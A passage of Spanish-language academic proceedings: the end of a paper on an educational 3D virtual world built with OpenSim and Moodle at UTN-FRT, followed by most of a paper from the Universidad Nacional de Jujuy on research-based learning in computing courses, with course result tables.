La experiencia adquirida durante estos años nos permitió adoptar una forma de trabajo que puede pensarse como una metodología para el desarrollo de contexto de aprendizaje lúdico.

Todos los integrantes desarrollan investigación, pero además, el grupo se distribuye en diversos roles o equipos que a continuación enunciamos:

Equipo de Infraestructura de Hardware: se ocupa de los servidores, su configuración y conectividad. También tiene a su cargo la identificación de los recursos tecnológicos necesarios para el proyecto.

Equipo de infraestructura de Software: se ocupa de la construcción del mundo virtual y las prestaciones generales que contendrá y del control de versiones. También tiene a su cargo la identificación de los recursos tecnológicos necesarios para el proyecto.

Equipo de Prototipado: se ocupa de analizar el protocolo de juegos serios [8] que la aplicación sigue. Se ocupa de analizar la factibilidad técnica, el costo beneficio y de analizar todas las propuestas posibles para ser implementadas en formato de juegos serios. (Diseño)

Equipo de Desarrollo: desarrolla todas las aplicaciones y los objetos de aprendizaje que se utilizarán dentro de los juegos serios. Se ocupa de la programación de los comportamientos de los objetos y avatares que se integran al MV. Realizan el desarrollo de los procesos lúdicos y objetos de aprendizaje. Por ejemplo, en la Cátedra de Matemática Discreta de primer año de la carrera de Ingeniería en Sistemas de Información, para el tema “Grafos” se propondrá actividades donde los avatares (que representan a los estudiantes) deberán

encontrar recorridos de Euler o Hamilton usando objetos 3D animados y dotados de comportamientos.

Equipo de Prueba: realiza las pruebas de implementación en casos ficticios y casos reales, para probar el éxito del juego serio implementado. Se ocupa del testeo y prueba del prototipo desarrollado. Cada iteración del mismo definirá nuevos requerimientos, mejoras y actualizaciones hasta llegar al MV esperado.

3.5. Experiencias desarrolladas

Para el desarrollo de experiencias en MV se establecieron pautas para organizar una serie de tareas previas a cada evento, asignadas a los distintos miembros del grupo de investigación, las cuales detallamos a continuación:

- Coordinación general del proyecto y conducción de la experiencia como docentes del curso.
- Planificación de las tareas para la realización de la experiencia.
- Diseño de la nueva estructura de la UTN-FRT en el MV.
- Diseño del escenario de aprendizaje.
- Diseño y construcción del Aula (espacio) Virtual asociada al MV.
- Vinculación de objetos entre la plataforma 2D Moodle y plataforma 3D OpenSim.
- Instalación del Servidor que aloja la Máquina Virtual con las aplicaciones del MV.
- Configuración y administración de la Máquina Virtual.
- Elaboración de las encuestas de satisfacción que luego fueron utilizadas para mejorar el MV.
- Diseño del juego lúdico (serio) que implique desafíos, conflicto de aprendizaje y mantenga latente el interés del participante/aprendiente.
- Configuración de la voz en el Mundo Virtual,
- Asignación de claves para el ingreso al MV.
- Ingreso a la “Isla de Entrenamiento”, donde se encuentra el material de ayuda.

De esta manera se diseña la estrategia de las propuestas en el Mundo Virtual. Paralelamente se establecen los hitos de trabajo con la muestra de estudiantes que no participarán de la experiencia y que aprenderán con métodos tradicionales.

Se desarrollan variables de control entre ambas modalidades para luego poder medir resultados.

4. Resultados obtenidos hasta el momento

El presente trabajo se desarrolla dentro del marco de un equipo de investigación que está compuesto

actualmente por nueve (9) docentes y catorce (14) estudiantes, que vienen trabajando en el desarrollo de estos conceptos desde hace varios años, en los que se ha podido avanzar en los siguientes aspectos:

- Desarrollo e implementación del primer prototipo de MV en el año 2014, en el que incluimos la creación de avatares, una prueba de vestuario, el desarrollo del Aula Magna de la facultad con objetos de aprendizaje vinculados a la materia Matemática Discreta del primer año de la carrera de Ingeniería en Sistemas de Información. [12]

- Concurrencia de avatares en una prueba realizada en la UTN-FRT. Esta prueba consistió en el ingreso de 30 personas: estudiantes y docentes, los cuales pudieron experimentar con distintas actividades, desarrollando una primera aproximación a los Entornos Virtuales 3D. A partir de esta experiencia se trabajó en algunos aspectos que consideramos importantes para el desarrollo del MV. [13,14]

- Construcción de la estructura de la UTN-FRT, a través de los planos originales, con el software de diseño asistido AutoCAD, creación de todos los objetos que se utilizan dentro de las aulas (pizarras, pupitres, sillas, escritorios, proyectores, ventiladores, entre otros) a través del software de modelado y renderización Autodesk 3Ds Max que nos permitió exportar los objetos creados para luego utilizarlos en el MV. También avanzamos sobre el comportamiento que pueden tener algunos objetos (creación de scripts) y avatares, además comenzamos a indagar sobre el uso de la voz para los Avatares. Esto dió origen al segundo prototipo del Mundo Virtual de la UTN - FRT. [12]

- Implementación de agentes de software que posibilitan manipular información académica de la UTN - FRT, por lo cual los usuarios del Mundo Virtual podrán solicitar la información de diferentes asignaturas. Por otra parte, asistir a los usuarios a conocer y transportarse rápidamente a través del simulador virtual. De esta manera, ayudamos a un proyecto educativo con mucho potencial y futuro a ser una herramienta valiosa para los miembros de la UTN - FRT.



Figura 2. Estructura de la UTN-FRT.

5. El Mundo Virtual en la Nube, contribuciones

Actualmente el equipo se encuentra trabajando en la implementación y configuración del MV UTN-FRT en la nube. El cual permitirá no tan solo el acceso a la comunidad de nuestra regional sino también a las demás regionales que quieran sumarse al proyecto, tanto como prueba piloto, como así también miembros activos de ella.

Se cuenta actualmente con una infraestructura en la nube de tres máquinas virtuales para soportar la infraestructura de software donde se instalarán las islas que proveen la estructura para el desarrollo de los Juegos Lúdicos (serios) que permitirán nuevas investigaciones.

Como contribuciones, el MV aporta al conocimiento colectivo de la UTN FRT, ya que el estudio y desarrollo de este tipo de herramientas de aprendizaje incluye tanto en el mundo de la realidad aumentada y la simulación, como en el de las tecnologías emergentes, las que se relacionan con el plan de estudio implementado por la carreras de Ingeniería en Sistemas de Información. Esto motivará a la creación de procesos lúdicos que se adapten a las necesidades de aprendizaje que requieren nuestros estudiantes.

Se espera que los resultados sean utilizados como insumo de conocimientos y ejercitación para las diferentes cátedras cuyos docentes intervienen en el proyecto.

La idea de la creación de MV educativos implica que parte del proceso instruccional sea trasladado al mundo virtual para la práctica y simulación de casos por parte de los estudiantes.

En cuanto a las disciplinas que podrían aprovechar los resultados de nuestra investigación, destacamos las relacionadas con carreras sobre educación superior y medios didácticos. Podemos citar dentro del ámbito de la UTN- FRT: la carrera de Ingeniería en Sistemas de Información directamente, el resto de las ingenierías, la Maestría en Docencia Universitaria y la Licenciatura en Tecnologías Educativas. Esta propuesta contribuye al uso de las Tecnologías en la Educación.

También podrá ser utilizado por el nivel secundario como complemento de las prácticas de aprendizaje tradicional donde la motivación a estudiar jugando es aún mayor.

En el nivel primario, se podría implementar en los últimos cursos.

En cuanto a la educación a distancia, los mundos virtuales son especialmente codiciados debido a su capacidad de incorporar aspectos emotivos en la interacción.

6. Conclusiones

La curiosidad, la motivación y el entusiasmo son aspectos esenciales en los procesos de aprendizaje. Los integrantes del equipo, docentes y becarios han podido experimentar de manera personal y percibir en los estudiantes de manera directa en la realización de las distintas actividades-taller realizadas junto a ellos.

Para los docentes, concretar estas experiencias les ha permitido visualizar y rectificar los conceptos acerca de la naturaleza de los nuevos desafíos de la docencia, comprometida con las demandas que van emergiendo de los avances de la ciencia y la tecnología.

Asimismo, estos objetivos le han permitido a todo el equipo una actualización de conocimientos en tecnologías, métodos y herramientas en áreas a las que de manera tradicional en sus respectivas asignaturas no estaban siendo abordadas, ni utilizadas.

Finalmente y el propósito de nuestro trabajo, es que nuestros estudiantes puedan tener la oportunidad de experimentar situaciones de aprendizaje diferentes a las clases tradicionales.

7. Referencias

- [1] Bescós, C. & Arredondo, M.T. (2001). Estado del arte de las tecnologías de realidad virtual. Accedido en Septiembre de 2017. Disponible en <http://www.idg.es/pcworld/estructura/VersionImprimir.asp?idArticulo=116049>
- [2] BUNGE, M. A la caza de la realidad. ed. Gedisa. 2007 Barcelona. España.
- [3] Díaz Barriga F. Educación y nuevas tecnologías de la información: ¿hacia un paradigma Educativo Innovador?. Revista Electrónica Sinéctica. núm. 30, 2008, pp. 1-15 Instituto Tecnológico y de Estudios Superiores de Occidente. México.
- [4] Carretero, M. Constructivismo y Educación. ¿Qué es el constructivismo?. Constructivismo y educación. Aique. Bs. As. 1993
- [5] Saez Lopez J. M.. La Práctica Pedagógica de las Tecnologías de la Información y la Comunicación y su Relación con los Enfoques Constructivistas. Revista latinoamericana sobre calidad, eficacia y cambio en educación. 2012, Volumen 10, Nro 1.
- [6] García F., Portillo J., Romo J., Benito M. Nativos digitales y modelos de aprendizaje. Universidad de País Vasco / EuskalHerriko Unibertsitatea (UPV/EHU)
- [7] Piscitelli A. Nativos e inmigrantes digitales. ¿Brecha generacional, brecha cognitiva, o las dos juntas y más aún? Revista Mexicana de Investigación Educativa, vol. 11, núm. 28,

enero-marzo, 2006, pp. 179- 185 Consejo Mexicano de Investigación Educativa, A.C. Distrito Federal, México

[8] Ballesteros O. P. La lúdica como estrategia didáctica para el desarrollo de competencias científicas. Accedido en Septiembre de 2017. Disponible en <http://www.bdigital.unal.edu.co/6560/1/olgapatriaballesteros.2011.pdf>

[9] Comunidad Open Simulator. What is OpenSimulator?. Opensimulator. http://opensimulator.org/wiki/Main_Page. Accedido en Septiembre de 2017.

[10] Comunidad Moodle. Bienvenido a la Comunidad Moodle. Moodle. <http://moodle.org/>. Accedido en Septiembre de 2017.

[11] Comunidad Sloodle. AboutSloodle. Sloodle. <http://www.sloodle.org/moodle/>. Accedido en Septiembre de 2017.

[12] Hadad Salomón R., Dufour E., Paredi M., Buabud J., Caporale C., Araujo F. (2014). Yo Virtual. Accedido en Septiembre de 2017. Disponible en <http://conaiisi.unsl.edu.ar/ProceedingsCoNaIISI2014.pdf>

[13] Hadad Salomón R., Dufour E., Paredi M. (2013). “Mundos Virtuales: Un Espacio para Aprender y Relacionarse en la UTN FRT. Accedido en Septiembre de 2017. Disponible en <http://42jaiio.sadio.org.ar/proceedings/simposios/Trabajos/JSL/06.pdf>

[14] Hadad Salomón R., Dufour E., Paredi M. , Caporale C., Araujo F. (2016). Experiencia inmersiva utilizando Mundos Virtuales en la Ingeniería en Sistemas de Información. *Publicado en CoNaIISI 2016: Educación en Ingeniería – ISSN: ISSN 2347-0372-*. Accedido en Septiembre de 2017. Disponible en <http://www.ucasal.edu.ar/conaiisi2016/book/memorias.html#>

La Investigación Científica como Estrategia de Aprendizaje en las Aulas Universitarias

Abigail R. N. Verazay, Virginia Battezzati, Javier Izetta

Facultad de Ingeniería

Universidad Nacional de Jujuy

San Salvador de Jujuy

abigailrn@gmail.com; virginiavir@gmail.com; javierizetta@gmail.com

Abstract

En el presente trabajo se analizan la docencia y la investigación en el ámbito universitario como tareas que se impulsan mutuamente y en conjunto favorecen el crecimiento tanto de docentes-investigadores como de futuros egresados. De manera particular, en este trabajo, se consideran algunas experiencias prácticas en las cuales se evidencia el amplio potencial de la dinámica entre la docencia y la investigación y su impacto en las aulas universitarias.

1. Introducción

Actualmente las universidades se ven en la necesidad de producir egresados capaces de enfrentar una realidad cambiante y llena de desafíos en su ambiente laboral. Los futuros profesionales no sólo deben saber aplicar los conocimientos adquiridos durante su formación, sino ser generadores de nuevas formas de análisis de información, nuevos conocimientos y tecnologías [2]. “*Saber cómo (conocimiento procedimental) ha llegado a ser tan importante como el Conocimiento de (conocimiento conceptual), y el proceso de aprendizaje se ha convertido en algo tan importante como el contenido de tal aprendizaje*” [1].

A la vez, los procesos de acreditación oficiales de carreras de grado demandan a las instituciones universitarias un compromiso real para fortalecer y mejorar la relación del docente con sus alumnos en el contexto de la investigación científica, con el objetivo de formar investigadores en base al principio que establece que la innovación es la base para el desarrollo tecnológico y el avance científico de un país.

Así, la incorporación de la investigación como parte del proceso de aprendizaje, involucrando al alumno en el proceso para obtención de resultados, puede proporcionar las destrezas necesarias al futuro profesional para enfrentar un entorno laboral cambiante.

En este contexto, y con el objetivo de mejorar la calidad de la enseñanza brindada a los estudiantes, los integrantes del grupo de investigación GIDIA, de manera independiente han realizado pequeños testeos en alumnos del ciclo básico y del ciclo superior de tres diferentes carreras de informática. Se han aprovechado los recursos y datos disponibles en cinco asignaturas en las que los docentes-investigadores conforman el equipo docente. En el presente trabajo se exponen los resultados obtenidos en estas experiencias, las conclusiones a las que se ha arribado y la propuesta de trabajos futuros para mejorar la calidad de la enseñanza universitaria mediante la investigación.

2. Antecedentes teóricos

La investigación como parte activa del proceso de aprendizaje toma forma como una estrategia didáctica en el dictado de un curso de enseñanza superior. A esta estrategia se la denomina Aprendizaje Basado en Investigación (ABI).

“El modelo de aprendizaje basado en la investigación es un modelo coherente con la didáctica actual, que basa en la idea de que los estudiantes se apropien y construyan conocimientos cimentados en la experiencia práctica, el trabajo autónomo, el aprendizaje colaborativo y por descubrimiento, rubros fundamentales para alcanzar dominios en los aprendizajes, desarrollar conocimientos y actitudes para la innovación científica, tecnológica, humanística y social.” [2]

Como precedente a la implementación de ABI, los planteos críticos del educador Ernest Boyer [3] acerca del rol del profesor universitario y las escasas oportunidades con las que cuentan los estudiantes de ser incluidos en investigación como parte del proceso de enseñanza, fueron fundamentales para estudiar e impulsar este enfoque en la educación universitaria.

Según Healey y Jenkins [4] la idea central consiste en reforzar el currículo para asegurar que los estudiantes experimenten el aprendizaje a través de la investigación y

la indagación, convirtiéndolos de simples consumidores de conocimiento a productores del mismo. Existen cuatro formas principales de involucrar al alumno con la investigación, variando el enfoque de cada una en sí, el énfasis se encuentra en el contenido de la investigación o en su proceso y el compromiso de los alumnos como participantes del proceso de generación de nuevos conocimientos o beneficiarios del conocimiento ya existente. En este marco conceptual se tiene:

- Enseñanza guiada por la investigación (*Research-led*): el alumno aprende sobre las investigaciones en curso de una disciplina. El énfasis se encuentra en el contenido de la investigación de una disciplina, con el estudiante en rol de observador.
- Enseñanza orientada a la investigación (*Research-oriented*): el alumno aprende acerca de los procesos de investigación y cómo se crea el conocimiento. El objetivo es que el estudiante desarrolle técnicas y habilidades de investigador.
- Enseñanza basada en investigación (*Research-based*): los estudiantes se desenvuelven como investigadores, aprenden habilidades asociadas a la práctica de la investigación. El objetivo es encaminar a que los alumnos comprendan los fenómenos de la forma en que lo hacen los expertos.
- Aprendizaje basado en la indagación (*Inquiry-based learning*): el aprendizaje está sujeto a la investigación en el contexto de un problema. Los alumnos se involucran como partícipes en el proceso de investigación y el desarrollo de su contenido.

El esquema de la Figura 1, muestra un resumen grafico de este marco conceptual.

3. Situación de los estudiantes

En la Facultad de Ingeniería de la Universidad XX, se dictan tres carreras en estrecha relación con la informática: Ingeniería Informática, Licenciatura en Sistemas y Analista Programador Universitario. Los docentes que integran el grupo de investigación GIDIA están involucrados en el dictado de materias de 2°, 4°, y 5° año de estas carreras.

Por ello, en algunas reuniones propuestas por los docentes-investigadores que participan en el grupo, surge de manera recurrente la problemática común a las distintas asignaturas: la baja proporción de estudiantes que participan de manera activa en la investigación o que han realizado trabajos de investigación.

Este diagnóstico inicial llevó a realizar algunas indagaciones sobre las experiencias de aprendizaje vinculado a la investigación.

Al conocer un poco más de cerca la situación, resultó evidente que son pocos los casos en los que los estudiantes realizan tareas vinculadas a la investigación como parte de las planificaciones de cursado de las asignaturas de distintas carreras relacionadas a las ciencias informáticas. De ello, surge la idea de realizar algunas experiencias prácticas para proporcionar un aprendizaje enriquecido con la investigación.

Con el objetivo de mejorar la calidad de la enseñanza brindada a los estudiantes, los integrantes del grupo de investigación GIDIA, de manera independiente han realizado pequeños testeos en alumnos que cursan materias del ciclo básico (2° año). De estos testeos surge que entre el 92% y el 97% de los estudiantes no ha realizado tareas vinculadas a la investigación científica. Este porcentaje disminuye de manera muy poco significativa -entre el 90% y el 95%- en alumnos de los últimos años (4° y 5° año).



Figura 1. La naturaleza de la indagación e investigación en pregrado. (Healey y Jenkins, 2009).

Parte del trabajo de los integrantes del grupo de investigación incluye el trabajo con estudiantes que están realizando el Trabajo Final de la Carrera Ingeniería Informática. Al comienzo de estos proyectos, en el 90% de los casos, los estudiantes manifiestan y evidencian escasa práctica para planificar, organizar y llevar adelante el proceso de investigación necesario para completar el clásico desarrollo de una tesina.

Los resultados de estos sondeos, generaron la intención de buscar experiencias para mejorar la calidad de la enseñanza y la relación de los estudiantes con la investigación científica. En este trabajo se resumen estas experiencias que se han ido realizando de manera no sistemática durante los últimos seis años.

La búsqueda de experiencias llevó a la investigación de alternativas para llevar la investigación al aula. Mucha de la bibliografía hace hincapié en el importante rol del docente-investigador en las universidades actuales y los muchos beneficios de involucrar a los estudiantes en actividades de investigación [4, 5].

A continuación se mencionan las características clave de estas experiencias en la práctica cotidiana de la enseñanza universitaria.

4. Una experiencia previa

Una de las primeras incursiones en el desarrollo de actividades para fomentar la interacción de los estudiantes y los investigadores fue la organización de un Seminario.

El dictado del Seminario “Configuración de un *Cluster* y Ejecución de Aplicaciones Paralelas” persiguió dos objetivos bien diferenciados: complementar los contenidos del taller Programación III, mostrando en la práctica algunos avances del Cómputo de Altas

Prestaciones. Con el taller se buscó compartir los conocimientos más recientes presentados por el grupo de investigación en congresos y eventos científicos.

El seminario, que se realizó a finales del segundo semestre de 2011 como cierre del taller Programación III, se dividió en tres instancias:

- Presentación del grupo de investigación y del trabajo de investigación científica realizado en el grupo
- Exposición de conceptos teóricos necesarios para realizar la práctica
- Configuración básica y puesta en marcha de un *cluster* muy pequeño

Estos contenidos no están incorporados en ninguna de las asignaturas correspondientes a las carreras de Informática. Son contenidos utilizados por personas que realizan investigación en programación paralela o realizan investigaciones que requieren manipulación de grandes cantidades de datos. Esta temática –desconocida por la gran mayoría de los asistentes- generó entusiasmo en los estudiantes.

Lo interesante de esta propuesta, no fue tanto el contenido presentado a los alumnos, sino la reacción positiva que los estudiantes tuvieron frente a temas abordados en las investigaciones llevadas a cabo por investigadores de la facultad. Esto llevó a la posibilidad de que los mismos consideren formar parte de algún proyecto de investigación como alumnos-investigadores.

Esta reacción fue el resultado del desconocimiento de un amplio sector de los estudiantes acerca de la forma en la que trabajan los grupos de investigación en la institución. Este seminario inició un marco de comunicación entre

los estudiantes y los docentes-investigadores, el cual se ha mantenido durante los últimos años

Como resultado de ello, se hizo hincapié en la importancia de la investigación en la generación de nuevos conocimientos en las disciplinas informáticas y se animó a los estudiantes a interesarse y participar en el trabajo que se lleva a cabo en los diferentes grupos de investigación conformados por docentes de las carreras Informáticas.

Desde ese momento, los docentes han propuesto formas de incorporar la investigación en informática como parte de la planificación del cursado.

A continuación, se comentan algunas de las experiencias realizadas en las aulas y en la interacción directa con los estudiantes.

5. Descripción de las experiencias propuestas

Se propuso la idea de incorporar la investigación en algunas de las asignaturas. El desafío se resolvió de diferentes maneras en cada una de ellas, considerando el equipo docente, la planificación temporal de la materia y las características de la disciplina que se enseña. Bajo estas consideraciones, los docentes trabajaron sobre dos enfoques principales: La investigación como parte del cursado y la investigación para resolver un problema o situación real.

Además se trabajó con los alumnos que están en el proceso de elaboración del proyecto final de carrera.

5.1. Investigación en el aula

Entre las iniciativas llevadas adelante por algunos de los integrantes del grupo de investigación estuvo la incorporación de tareas de investigación como parte de las prácticas requeridas para aprobar las materias Ingeniería del Conocimiento -de las carreras Ingeniería en Informática y Licenciatura en Sistemas- y Sistemas de Información II - de la carrera Licenciatura en Sistemas.

En un intento inicial, en la asignatura Ingeniería del Conocimiento, se usó la investigación para trabajar con los estudiantes que debían mejorar sus calificaciones para alcanzar la aprobación en la materia. A estos estudiantes se les asignó la tarea de investigar un tema específico sobre el que debían escribir un resumen siguiendo el formato de los artículos científicos. En este caso, la investigación se usó para reforzar los contenidos y conceptos vistos en clase por los estudiantes. Los docentes-investigadores se desempeñaron como guías acompañando a los alumnos durante todo el proceso. La tarea se centró en trabajar sobre sus habilidades para investigar - búsqueda de fuentes confiables y comprensión del tema - y plasmar los resultados de la investigación de forma correcta. En este caso, siguiendo el esquema presentado anteriormente, se pudo lograr la

aplicación de una técnica de enseñanza orientada a la investigación.

Por otro lado, en la asignatura Sistemas de Información II, se propuso a los estudiantes la investigación de temas más novedosos en el desarrollo de software (muchos de estos temas aparecen mencionados brevemente en los principales libros de texto como nuevas tendencias, sin proporcionar detalles). Se propuso a los estudiantes que organizaran grupos para realizar su propia investigación sobre estas nuevas metodologías de desarrollo software. Cada grupo trabajó sobre una metodología nueva. En este caso, la técnica didáctica utilizada fue una técnica de aprendizaje basado en la indagación o investigación tutelada.

En general, del total de alumnos que participaron en estas experiencias, el 90% de los estudiantes tenían poco desarrolladas las habilidades de emprender de manera organizada y sistemática una investigación dada sobre un tema asignado. Sin embargo, la totalidad de los alumnos se mostró bien dispuesta a trabajar en la investigación asignada a pesar de la falta de experiencias previas de calidad en investigación. En la gran mayoría de los casos, la falta de preparación para realizar la investigación asignada, va acompañada de la dificultad de llevar a una página impresa los resultados obtenidos luego de completar el proceso de investigación. Este hecho se hizo evidente en el transcurso de estas experiencias.

Estas condiciones, llevaron a los docentes a trabajar con los estudiantes en maneras de planificar, organizar y aplicar el método científico a las tareas de investigación y mostrar herramientas que les permitieran llevarlas a cabo. Resulta evidente que la gran mayoría de los estudiantes perciben la investigación científica como algo ajeno a las áreas que incumben al trabajo que debe llevar a cabo un profesional de la informática.

En todos los casos, los estudiantes se mostraron interesados con los conocimientos adquiridos durante el proceso de investigación. Sin embargo, los procesos de enseñanza guiada por la investigación (utilizados en las asignaturas Inteligencia Artificial Conexionista e Ingeniería del Conocimiento) tuvieron un menor grado de aceptación que los procesos de aprendizaje basado en la indagación (utilizados en las asignaturas Sistemas de Información II, Laboratorio de Sistemas Operativos II y Álgebra).

El aprendizaje basado en la indagación resultó ser una experiencia enriquecedora ya que permitió a los estudiantes mejorar sus habilidades para buscar información, relacionar los nuevos conocimientos con los conocimientos adquiridos previamente, reorganizar la información para presentarla en diferentes estructuras y formatos. Adicionalmente, se favoreció el desarrollo de las habilidades de los estudiantes para presentar los resultados de su trabajo de investigación. Claramente, se pudieron percibir muchos de los beneficios de utilizar la

investigación como método de aprendizaje no solo de contenidos propios de las materias sino de competencias propias de un profesional de la informática.

5.2. Prácticas de Integración y Aplicación de Contenidos Curriculares

El otro enfoque adoptado por los docentes del grupo de investigación en la búsqueda de formas para mejorar la calidad de la enseñanza desde los lugares que ocupan en el proceso de aprendizaje de los estudiantes fue la incorporación de la investigación y la indagación en la resolución de problemas. Los primeros resultados positivos en la aplicación de esta estrategia, acentuaron la intención de trabajar mejor y con un mayor número de estudiantes.

Por ello, durante los últimos años (desde 2014), en asignaturas que tienen como docentes a los integrantes del grupo de investigación, se ha propiciado la planificación de tareas de investigación como parte de las prácticas requeridas para la aprobación de cada asignatura. A continuación se mencionan brevemente tres experiencias diferentes llevadas a cabo durante los últimos cuatro años. Las asignaturas que se incluyeron en esta experiencia son: Álgebra II y Laboratorio de Sistemas Operativos II, correspondientes a 2º año de la carrera Analista Programador Universitario; e Inteligencia Artificial Conexionista, correspondiente a los Cursos Optativos de la carrera Ingeniería Informática.

Álgebra II: En esta asignatura se propuso la realización de un trabajo final que se inicia a partir del planteo de un problema o una situación real que requiere la intervención de algún coordinador para proporcionar una solución. Los alumnos trabajan en grupos de cuatro integrantes como máximo, y deben encontrar formas de solucionar el problema desarrollando alguna aplicación informática de pequeño porte. Esta iniciativa permite a los alumnos relacionar la teoría matemática con la práctica informática. También permite a los estudiantes conocer las habilidades necesarias para llevar adelante una indagación que conduzca a la solución de un problema.

El trabajo de investigación se complementa con las habilidades adquiridas para presentar los resultados obtenidos en diferentes formatos.

Laboratorio de Sistemas Operativos II: se incorporó como requisito para aprobar la materia la elaboración de un trabajo final que requiere la implementación práctica de un Servidor sobre una distribución del sistema operativo GNU/Linux.

Cada grupo de estudiantes, formado por no más de tres integrantes, elige la implementación de un servidor, ya sea de una lista de servidores propuesta por la cátedra o uno sugerido por ellos. Es responsabilidad de los estudiantes encontrar la forma de llevarlo a la práctica,

siempre guiados y bajo la dirección de los docentes. No obstante, el trabajo de investigación y búsqueda de una solución recae principalmente sobre los estudiantes. Es importante mencionar, que los conocimientos para llevar adelante este tipo de trabajo no se encuentran centralizados en un libro de texto, sino que están distribuidos en diversos sitios web. Esta investigación, resulta un desafío que es bien aceptado por los alumnos, ya que se encuentra directamente relacionado con el ejercicio de la práctica profesional.

El nivel de compromiso con el trabajo obtenido y la calidad de los trabajos presentados por los alumnos, destaca los beneficios de utilizar estas alternativas didácticas que permiten a los estudiantes mejorar sus conocimientos en cuanto a conceptos y técnicas y de manera adicional mejorar sus habilidades para investigar, relacionar y comparar conceptos y sacar conclusiones. Los estudiantes también tienen la oportunidad de mejorar sus habilidades para presentar los resultados de su investigación en diferentes formatos multimediales.

Un aspecto que se ha vuelto importante, es que los alumnos consiguen reunir conocimientos que están distribuidos en muchos sitios web diferentes. Por lo tanto, los estudiantes generan de manera colaborativa nuevos conocimientos que quedan disponibles en la red para futuras indagaciones. De esta forma, se ubica a los estudiantes como formadores de nuevos conocimiento en lugar de ser solo usuarios del conocimiento [4].

Inteligencia Artificial Conexionista: En este caso, luego de presentar los contenidos básicos sobre aprendizaje automatizado, se pidió a cada grupo de estudiantes (integrado por cuatro estudiantes como máximo) que realicen búsquedas sobre innovaciones científicas en las técnicas de aprendizaje automatizado y sus aplicaciones. Cada alumno del grupo debe proponer una publicación científica y debatir junto a los demás integrantes cuál de ellas será la seleccionada para explicarla en una exposición oral programada. En la selección los estudiantes deben tener en cuenta el problema y la solución, que mediante el aprendizaje automatizado, la publicación brinda. Los docentes participan como mediadores en el debate. Esta búsqueda presenta a los estudiantes el desafío adicional del idioma, ya que muchos de los avances más recientes están publicados en inglés. En la exposición oral se simula un workshop donde cada grupo explica la problemática, la solución propuesta, las experimentaciones realizadas, los resultados, conclusiones y trabajos futuros que se pueden realizar a partir de esa publicación.

Además de la presentación oral los alumnos deben presentar un informe impreso de la técnica o aplicación seleccionada, relacionando las innovaciones con los conocimientos adquiridos durante el dictado de la materia. De esta forma se integran y afianzan los conocimientos previos de los estudiantes y se promueve

el interés por los avances en las ciencias de la computación.

Este esfuerzo adicional, para los estudiantes de los últimos años de las carreras de grado vinculadas a la informática, ha tenido muchos aspectos positivos. La buena respuesta de los estudiantes, el alto grado de compromiso, y el gran esfuerzo por realizar un estudio de calidad se traduce en un alto porcentaje de alumnos con notas altas.

5.3. Colaboración en la elaboración de trabajos finales de carrera

Desde la conformación del grupo de investigación GIDIA, se adoptó la política de fomentar la participación de los docentes-investigadores como integrantes de los Equipos de Trabajo en los Trabajos Finales de Carrera. Por ello, desde el mismo momento en el que los docentes se incorporan al grupo de investigación colaboran, en diversos roles, en las investigaciones realizadas por los estudiantes en esta instancia.

En los últimos años, los integrantes del grupo han estado participando en la dirección, codirección y asesoría de trabajos finales correspondientes a la carrera Ingeniería Informática.

La estrecha colaboración entre los docentes y los estudiantes, permite hacer un buen seguimiento de la investigación de los estudiantes que se encuentran en el tramo final de su carrera y conocer la visión que tienen sobre la investigación científica.

En este proceso, es importante afianzar tanto los conocimientos conceptuales como las habilidades para analizar y generar nuevos conocimientos.

De esta forma, se puede ayudar a los futuros ingenieros a planificar y llevar a cabo los proyectos de investigación que darán soporte al Trabajo Final de Carrera. Así se puede preparar a los futuros profesionales para enfrentar nuevos desafíos.

6. Resultados de las experiencias

A continuación se analizan algunos resultados preliminares de la incorporación de la investigación desde diferentes enfoques en el dictado de las asignaturas. En estas experiencias han participado más de 600 estudiantes de las carreras vinculadas a la informática que se dictan en la Facultad. Las asignaturas que han participado son Ingeniería del Conocimiento e Inteligencia Artificial Conexionista que han incorporado el uso de técnicas de enseñanza guiada por la investigación; mientras que en las asignaturas Sistemas de Información, Álgebra II y Laboratorio de Sistemas Operativos II se ha experimentado con el aprendizaje basado en la indagación. Los resultados medidos en estas experiencias son los que se muestran en la Tabla 1.

Tabla 1: Resultados en experiencias con investigación como una estrategia de aprendizaje

Asignaturas	Promocionados	Regularizados	Ausentes	Desaprobados
Inteligencia Artificial Conexionista	67%	0%	32%	1%
Ingeniería del Conocimiento	24%	24%	46%	6%
Sistemas de Información II	63%	17%	20%	0%
Laboratorio de Sistemas Operativos II	45%	0%	53%	1%
Álgebra II	67%	0%	33%	0%
Total	42%	10%	44%	3%

Los resultados que se muestran en la Tabla 1, reconocen cuatro categorías de estudiantes:

- Alumnos promocionados: son los alumnos que han logrado aprobar el curso al finalizar la cursada.
- Alumnos regularizados: alumnos que deben aprobar un examen final para lograr finalizar el curso.
- Alumnos ausentes: alumnos que no han asistido a ninguna clase o alumnos que han dejado de asistir al curso.
- Alumnos desaprobados: aquellos que no han alcanzado a aprobar alguna de las instancias evaluativas requeridas para aprobar el curso.

Al observar los porcentajes de la Tabla 1, es interesante que en conjunto, el porcentaje de estudiantes que han logrado la promoción supera el 40% y que al considerar el número de regularizados y promocionados el número de alumnos que obtienen resultados satisfactorios durante el curso supera el 50%.

Otro aspecto que se menciona en la bibliografía es lograr el compromiso de los estudiantes con la asignatura para aumentar el número de estudiantes que finalizan el curso satisfactoriamente. Esta tendencia, se evidencia en la disminución significativa que existe en tres de los cursos (Inteligencia Artificial Conexionista, Sistemas de Información II y Álgebra II) del porcentaje de alumnos ausentes, ya que en este grupo de estudiantes se incluye a aquellos que por diversas razones han dejado de asistir a clases.

Una reorganización de los datos anteriores, también permite comparar los resultados que han mostrado en la práctica en el aula las diferentes técnicas didácticas que se han utilizado. En las experiencias realizadas, se han experimentado el aprendizaje basado en la indagación y la enseñanza guiada por la investigación. La comparación de los resultados obtenidos por estas estrategias se muestra en la Tabla 2.

Tabla 2: Comparación de los resultados entre las diferentes estrategias didácticas

Estrategias didácticas	Promocionados	Regularizados
Aprendizaje basado en la indagación	51%	2%
Enseñanza guiada por la investigación	34%	18%
Total	42%	10%

En los cursos en los que se ha utilizado la enseñanza guiada por la investigación (Inteligencia Artificial Conexionista e Ingeniería del Conocimiento) el número de promocionados es del 34%, aunque se alcanza el 52% si se consideran a los alumnos promocionados y regularizados en conjunto. En las asignaturas que se ha utilizado aprendizaje basado en la indagación (Sistemas de Información II, Laboratorio de Sistemas Operativos II y Algebra) la proporción de alumnos promocionados respecto al total de alumnos inscritos en la materia alcanza el 51%, llegando al 53% al incluir los alumnos regularizados en la materia.

